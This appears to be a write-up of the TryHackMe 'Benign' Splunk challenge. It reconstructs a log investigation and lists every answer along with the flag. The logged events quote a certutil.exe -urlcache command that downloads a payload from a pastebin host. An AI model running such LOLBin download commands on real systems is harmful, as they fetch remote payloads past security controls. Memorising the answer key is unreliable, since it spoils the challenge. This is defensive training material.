
✓ 1 event (3/1/22 12:00:00.000 AM to 4/1/22 12:00:00.000 AM)   No Event Sampling ▾

3/4/22 10:38:28.000 AM

```
{ [-]
   Category: Process Creation
   Channel: Windows
   CommandLine:  certutil.exe -urlcache -f - https://controlc.com/e4d11035 benign.exe
   EventID: 4688
   EventTime: 2022-03-04T10:38:28Z
   EventType: AUDIT_SUCCESS
   HostName: HR_01
   NewProcessId: 0x82194b
   Opcode: Info
   ProcessID: 9912
   ProcessName: C:\Windows\System32\certutil.exe
   Severity: INFO
   SeverityValue: 2
   SourceModuleName: eventlog
   SourceModuleType: Win_event_log
   SourceName: Microsoft-Windows-Security-Auditing
   SubjectDomainName: cybertees.local
   UserName: haroon
   index: winlogs
}
```

UserName = haroon   host = cybertees   source = win_event_logs.json   sourcetype = _json


Evidence 06 — Enlarged process-creation event with the certutil command line and timestamp.



```
{ [-]
   Category: Process Creation
   Channel: Windows
   CommandLine:  certutil.exe -urlcache -f - https://controlc.com/e4d11035 benign.exe
   EventID: 4688
   EventTime: 2022-03-04T10:38:28Z
   EventType: AUDIT_SUCCESS
   HostName: HR_01
   NewProcessId: 0x82194b
   Opcode: Info
   ProcessID: 9912
   ProcessName: C:\Windows\System32\certutil.exe
   Severity: INFO
   SeverityValue: 2
   SourceModuleName: eventlog
   SourceModuleType: Win_event_log
   SourceName: Microsoft-Windows-Security-Auditing
   SubjectDomainName: cybertees.local
   UserName: haroon
   index: winlogs
}
```

UserName = haroon | host = cybertees | source = win_event_logs.json | sourcetype = _json

Evidence 07 — The ControlC page displays the challenge’s THM-pattern string.


ControlC · Pastebin
ControlC / flag.txt


https://controlc.com/e4d11035

flag.txt

Pasted: Feb 17, 2024, 4:32:40 am · **Views:** 39,123

```
THM{KJ&*H^B0}
```

Evidence 08 — TryHackMe room completion screen.



Congratulations on completing Benign!!! 🎉

Your skills are skyrocketing!

Completed tasks: 2

Points earned: 300


Room type: Challenge

Difficulty: Medium

Streak: 11

6,19,999 users are actively learning this week

Evidence 09 — Completed challenge questions and validated answers.



Answer the questions below

How many logs are ingested from the month of March, 2022?

13959

Imposter Alert: There seems to be an imposter account observed in the logs, what is the name of that user?

Amel1a

Which user from the HR department was observed to be running scheduled tasks?

Chris.fort

Which user from the HR department executed a system process (LOLBIN) to download a payload from a file-sharing host.

haroon

To bypass the security controls, which system process (lolbin) was used to download a payload from the internet?

certutil.exe

What was the date that this binary was executed by the infected host? format (YYYY-MM-DD)

2022-03-04

Which third-party site was accessed to download the malicious payload?

controlc.com

What is the name of the file that was saved on the host machine from the C2 server during the post-exploitation phase?

benign.exe


The suspicious file downloaded from the C2 server contained malicious content with the pattern THM{..........}; what is that pattern?

THM{KJ&*H^B0}

What is the URL that the infected host connected to?

https://controlc.com/e4d11035

Evidence 10 — Room background describing network segments and users by department.



One of the client's IDS indicated a potentially suspicious process execution indicating one of the hosts from the HR department was compromised. Some tools related to network information gathering / scheduled tasks were executed which confirmed the suspicion. Due to limited resources, we could only pull the process execution logs with Event ID: 4688 and ingested them into Splunk with the index **win_eventlogs** for further investigation.

About the Network Information

The network is divided into three logical segments. It will help in the investigation.

IT Department

- James
- Moin
- Katrina

HR department

- Haroon
- Chris
- Diana

Marketing department

- Bell
- Amelia
- Deepak